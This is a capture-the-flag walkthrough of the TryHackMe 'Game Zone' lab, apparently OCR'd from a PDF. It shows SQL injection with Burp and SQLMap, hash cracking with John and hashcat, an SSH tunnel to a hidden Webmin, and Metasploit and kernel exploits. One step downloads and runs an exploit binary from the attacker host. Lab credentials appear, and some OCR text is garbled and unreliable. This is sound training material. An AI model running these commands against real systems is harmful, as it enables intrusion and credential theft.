# Game Zone

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Learn to hack into this machine. Understand how to use **SQLMap**, **crack** some **passwords**, **reveal services** using a **reverse SSH tunnel** and **escalate** your **privileges** to root!

### Recon

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
```
nmap -sV -sC -T4 -Pn 10.10.25.213
Starting Nmap 7.92 (https://nmap.org) at 2022-03-29 19:27 PKT
Nmap scan report for 10.10.25.213
Host is up (4.0s latency).
Not shown: 998 closed tcp ports (reset)
       STATE SERVICE VERSION
PORT
22/tcp open ssh
                      OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
   2048 61:ea:89:f1:d4:a7:dc:a5:50:f7:6d:89:c3:af:0b:03 (RSA)
   256 b3:7d:72:46:1e:d3:41:b6:6a:91:15:16:c9:4a:a5:fa (ECDSA)
   256 53:67:09:dc:ff:fb:3a:3e:fb:fe:cf:d8:6d:41:27:ab (ED25519)
80/tcp open http
                    Apache httpd 2.4.18 ((Ubuntu))
http-server-header: Apache/2.4.18 (Ubuntu)
| http-title: Game Zone
| http-cookie-flags:
   /:
      PHPSESSID:
        httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
```

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 87.08 seconds

### Obtain access via SQLi

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
### **Using Burp Intruder And Turbo Intruder Extension**

#### **Turbo Intruder**


It is useful to use this Extension if you do not have Burp Pro.

Moreover, it is way faster than burp intruder

Here is How I Started to Fuzz The SQL Dictionary using Turbo Intruder




#### Here is the **Output**




#### 302 Redirect received instead of incorrect password

### **Burp Intruder**



### Here is the **Output**




So we have found SQL Injection Lets Get a Shell via SQLmap

# **SQLmap**

we will try to get a Shell using SQLmap

As we got redirecte portal.php



We will use its search game review parameter to use in sql injection

A simple way to do it just capture the whole request with **Burp** save it as a .**txt** and use this command:

sqlmap -r req.txt --dbms=ifyouknow --os-shell

#### Did not work

### **Using SQLMap**

# **Using SQLMap**

We're going to use SQLMap to dump the entire database for GameZone.

Using the page we logged into earlier, we're going point SQLMap to the game review search feature.

First we need to intercept a request made to the search feature using **BurpSuite**.



Save this request into a text file. We can then pass this into SQLMap to use our authenticated user session.

```
sqlmap -r request.txt --dbms=mysql --dump
```

- -r uses the intercepted request you saved earlier
- --dbms tells SQLMap what type of database management system it is
- **--dump** attempts to outputs the entire database

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[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:19:35 /2019-08-23/

[12:19:35] [UNFO] parsing HTTP request from 'request.txt'
[12:19:37] [UNFO] parsing HTTP request from 'request.txt'
[12:19:37] [UNFO] testing connection to the target URL
[12:19:38] [UNFO] testing if the target is protected by some kind of WAF/IPS
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[12:19:38] [UNFO] testing if POST parameter 'searchitem' might be injectable (possible DBMS: 'MySQL')
[12:19:38] [UNFO] testing for SQL injection on POST parameter 'searchitem' might be vulnerable to cross-site scripting (XSS) attacks
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[12:19:44] [UNFO] testing POST parameter beliand - WHERE or HAVING clause (MySQL comment)' injectable (with -string="be")
```

SQLMap will now try different methods and identify the one thats vulnerable. Eventually, it will output the database.

#### We have dump the Database

here is an useful output

you can us crackstation.net and crack this hash immediately

but we will try to crack it via John and with Hashcat

# Cracking a password with JohnTheRipper

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John the Ripper (JTR) is a fast, free and open-source password cracker.

**JohnTheRipper is 15 years old and other programs** such as HashCat are one of several other cracking programs out there.

This program works by taking a wordlist, hashing it with the specified algorithm and then comparing it to your hashed password. If both hashed passwords are the same, it means it has found it. You cannot reverse a hash, so it needs to be done by comparing hashes.

### **Cracking**

#### The Hash

ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14

john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=sha256crypt

#### **Not Worked**

john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256

hash.txt - contains a list of your hashes (in your case its just 1 hash)

- --wordlist is the wordlist you're using to find the dehashed value
- --format is the hashing algorithm used. In our case its hashed using SHA256.

#### Worked

```
# john hash.txt --wordlist=/usr/share/wordlists/rockyou.txts -- format=Raw-SHA256

→ HackPark
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 256/256 AVX2u.8x])
Warning poor OpenMP scalability for this hash type, consider -- fork=4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
videogamer124 QLM(?)

1g 0:00:00:00 DONE (2022-03-29 23:06) 1.176g/s 3469Kc/s 3469Kc/s 3469Kc/s vimivi..vainlove
Use the "--show -- format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.

Remote
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
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#### The Hash

ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14

First we have to analyze the hash we have built in hash analyzer but let's do it from **Internet** 



https://www.tunnelsup.com/hash-analyzer/

https://crackstation.net/ It can Directly crack you the password

### **Cracking**

hashcat -m 1400 --attack-mode 0 hash.txt /usr/share/wordlists/rockyou.txt

as we know it is hash type is **Raw-256** hence we used -m 1400

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Watchdog: Temperature abort trigger set to 90c
Host<sup>∆</sup>memory required for this attack: 0 MB
                                                     Desk
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwordsa k 14344385
* Bytes....: 139921507
* Keyspace .. : 14344385
ab5db915fc9cea6c78df88106c6500c57f2b529<mark>01ca6c0c62</mark>18f04122c3efd14:videogamer124
Session.USING.SQLM:Phashcat
Status Cracking and Crackedith John The Rip
Hash.Mode.....: 1400 (SHA2-256)
Hash.Target....: ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218...3efd14
Time.Started....: Tue Mar 29 23:17:12 2022 (2) secs)
Time.Estimated ...: Tue Mar 29 23:17:14 2022 (0 secs) Network
Kernel.Feature ...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 1537.7 kH/s (0.34ms) @ Accel:256 16668:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 2891776/14344385 (20.16%)
Rejected..... 0/2891776 (0.00%)
Restore.Point....: 2890752/14344385 (20.15%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1 Documents
Candidate.Engine.: Device Generator
Candidates.#1....: vidmon → vida82vida82
Hardware.Mon.#1..: Temp: 68c Util: 70%
Started: Tue Mar 29 23:16:35 2022
Stopped: Tue Mar 29 23:17:16 2022
    root @ esclimited)-[/home/.../ThmTraining/OffensivePentesting/GameZone/hash.txt]
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#### Done


videogamer124

# Exposing services with reverse SSH tunnels

# **Exposing services with reverse SSH tunnels**

ssh agent47@10.10.99.169

Password= videogamer124



Reverse SSH port forwarding specifies that the given port on the remote server host is to be forwarded to the given host and port on the local side.

- **-L** is a local tunnel (YOU <-- CLIENT). If a site was blocked, you can forward the traffic to a server you own and view it. For example, if imgur was blocked at work, you can do **ssh -L 9000:imgur.com:80 user@example.com.** Going to localhost:9000 on your machine, will load imgur traffic using your other server.
- **-R** is a remote tunnel (YOU --> CLIENT). You forward your traffic to the other server for others to view. Similar to the example above, but in reverse.

Reverse SSH Tunneling **enables you to access remote machines behind NAT**. For instance, you can access your office from home. Therefore, Reverse SSH Tunneling is a technique that enables you to SSH your Linux-based system that doesn't have a public IP address.

Remote port forwarding (reverse tunneling) Also often called SSH reverse tunneling, remote port forwarding **redirects the remote server's port to the localhost's port**. When remote port forwarding is used, at first, the client connects to the server with SSH.

### **Steps**

We will use a tool called ss to investigate sockets running on a host.

If we run **ss** -tulpn it will tell us what socket connections are running.

Argume- nt	Descrip- tion
-t	Display TCP sockets
-u	Display UDP sockets
-1	Displays only listening sockets
-p	Shows the process using the socket
-n	Doesn't resolve service names

#### What are Sockets? (external)

Definition: A socket is **one endpoint of a two-way communication link between two programs running on the network**. A socket is bound to a port number so that the TCP layer can identify the application that data is destined to be sent to. An endpoint is a combination of an **IP** address and a **port** number.

A network socket is **one endpoint in a communication flow between two programs running over a network**. Sockets are created and used with a set of programming requests or "function calls" sometimes called the sockets application programming interface (API).

( End of External note)

We can see that a service running on port 10000 is blocked via a firewall rule from the outside (we can see this from the IPtable list). However, Using an SSH Tunnel we can expose the port to us (locally)!

From our local machine, run ssh -L 10000:localhost:10000 <username>@<ip>

Once complete, in your browser type "localhost:10000" and you can access the newly-exposed webserver.

#### **CMS**

Content Management System (CMS). These web applications are used to manage content on a website. For example, blogs, news sites, e-commerce sites and more!

The full form of CMS is the **Content Management System**. CMS is a software platform used to handle changes in website content creation, enabling multiple authors to develop, update, and publish material.

### **Got CMS Login page**

credentials accepted user= agent47 pass= videogamer124

you can use the credentials for **agent47** user and login with it, it will **expose** you some **system info** and the **server version** 





System hostname gamezone (127.0.1.1) Operating system Ubuntu Linux 16.04.6 **Webmin version** 1.580 Time on system Tue Mar 29 04:24:59 2022 **Kernel and CPU** Linux 4.4.0-159-generic on x86\_64 **Processor information** Intel(R) Xeon(R) CPU E5-2686 v4 @ 2.30GHz, 1 cores 2 hours, 00 minutes System uptime **Running processes CPU load averages** 0.00 (1 min) 0.00 (5 mins) 0.00 (15 mins) **CPU** usage 0% user, 0% kernel, 0% IO, 100% idle **Real memory** 1.95 GB total, 273.27 MB used Virtual memory 975 MB total, 0 bytes used Local disk space 8.78 GB total, 2.82 GB used Package updates All installed packages are up to date

Now its time to search for potential exploits for this version and specs (kernel etc)

# Priv Esc with Metasploit

# **Priv Esc with Metasploit**

https://www.rapid7.com/db/modules/exploit/unix/webapp/webmin show cgi exec/

The options that I have set

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
just run and you will get a Rev Shell with root Privilege

# Priv Esc without Metasploit (Failed)

# **Privilege Escalation without Metasploit**



We also got some info from the Content Management Server CSM








Got This Exploit <a href="https://www.exploit-db.com/exploits/47169">https://www.exploit-db.com/exploits/47169</a>

Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / SMEP)



#### The Usage (snipped from code)

```
// Usage:
// user@ubuntu:~$ uname -a
// Linux ubuntu 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51
UTC 2017 x86 64 x86 64 x86 64 GNU/Linux
// user@ubuntu:~$ whoami
// user
// user@ubuntu:~$ id
// uid=1000(user) gid=1000(user) groups=1000(user),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),113(lpadmin),128(sambashare)
// user@ubuntu:~$ gcc pwn.c -o pwn
// user@ubuntu:~$ ./pwn
// [.] starting
// [.] checking kernel version
// root@ubuntu:/home/user# whoami
// root
// root@ubuntu:/home/user# id
// uid=0(root) gid=0(root) groups=0(root)
// root@ubuntu:/home/user# cat /etc/shadow
```

### **Time to Exploit**

#### http://10.8.41.9:8000/pwn

Download a file, saving the output under the filename indicated by the URL:
 curl --remote-name http://example.com/filename

```
68 updates are security updates.
Last login: Tue Mar 29 02:27:06 2022 from 10.8.41.9 remote-mame hitto://examp
agent47@gamezone:~$ uname -r
4.4.0-159-generic
agent47@gamezone:~$ uname -a
Linux gamezone 4.4.0-159-generic #187-Ubuntu SMP Thu Aug 1 16:28:06 UTC 2019 x86_64
agent47@gamezone:~$ cd /tmp
agent47@gamezone:/tmp$ curl --remote-name http://10.8.41.9:8000/pwn
            % Received % Xferd Average Speed
                                               Time
                                                                Time
                                Dload Upload
                                               Total
                                                       Spent
                                                               Left Speed
100 40624 100 40624
                             0 21896
                                          0 0:00:01
                                                      0:00:01 --:-- 21887
agent47@gamezone:/tmp$ dir
systemd-private-339dca544ece4e298bb0eae4157df4e7-systemd-timesyncd.service-xmddJn
agent47@gamezone:/tmp$ 📗
```

#### Lets run it

```
agent47@gamezone:/tmp$ ./pwn
[.] starting
[.] checking kernel version
[-] kernel version not recognized
agent47@gamezone:/tmp$ ./pwn
[.] starting
[.] checking kernel version
[-] kernel version not recognized
agent47@gamezone:/tmp$ ./pwn
[.] starting
[.] checking kernel version
[-] kernel version not recognized
agent47@gamezone:/tmp$ ./pwn
[.] starting
[.] checking kernel version

    -] kernel version not recognized
```

#### **Failed**

It should work on other system with this kernel name

May be it has different kernel, but machine authors may have changed its kernel name to a fake one so it would be a time wasting **Rabbit-hole** 

I have tried all the methods taught by **THM** in **JrPentester** path nothing worked, means there is only one priv esc vector which can be achive by **metasploit** or any other **exploits** taking benefits of the **vulnerable version** of **CMS** server.

# Other Interesting Things

Data base password 3kSMMS47qZEBgFUe

```
agent47@gamezone:/var/www/html$
images index.php portal.php style.css
agent47@gamezone:/var/www/html$ cat * | grep -i passw*
cat: images: Is a directory
   define('DB_PASSWORD', '3kSMMS47qZEBgFUe');
$db = new PDO("mysql:host=localhost:3306;dbname=db", DB_USERNAME,DB_PASSWORD);
#field_password_strong
        background: url('images/userlogin_password.gif') no-repeat 50% 6px;
agent47@gamezone:/var/www/html$ cat index.php
  define('DB_USERNAME'withroot'); ssh to
define('DB_PASSWORD', '3kSMMS47qZEBgFUe');
   $db = new PDO("mysql:host=localhost:3306;dbname=db5;VDB_USERNAME,DB_PASSWORD);e
   session_start();
   if($_SERVER["REQUEST_METHOD"] = "POST") {
   $pwd = hash('sha256',$_POST["password"]);
   //if (!$db) die ($error);
   $statement = $db→prepare("Select * from users where username='".$username."' and pwd='".$pwd."'");
   $results = $statement→fetch(PDO::FETCH_ASSOC);
  if (isset($results["pwd"])){
    $_SESSION['logged_in'] = $username;
    header("Location: portal.php");
```

How do I log into MySQL in Linux terminal?

### ACCESS MYSQL DATABASE

- 1. Log into your Linux web server via Secure Shell.
- 2. Open the MySQL client program on the server in the /usr/bin directory.
- 3. Type in the following syntax to access your database: \$ mysql -h {hostname} -u username -p {databasename} Password: {your password}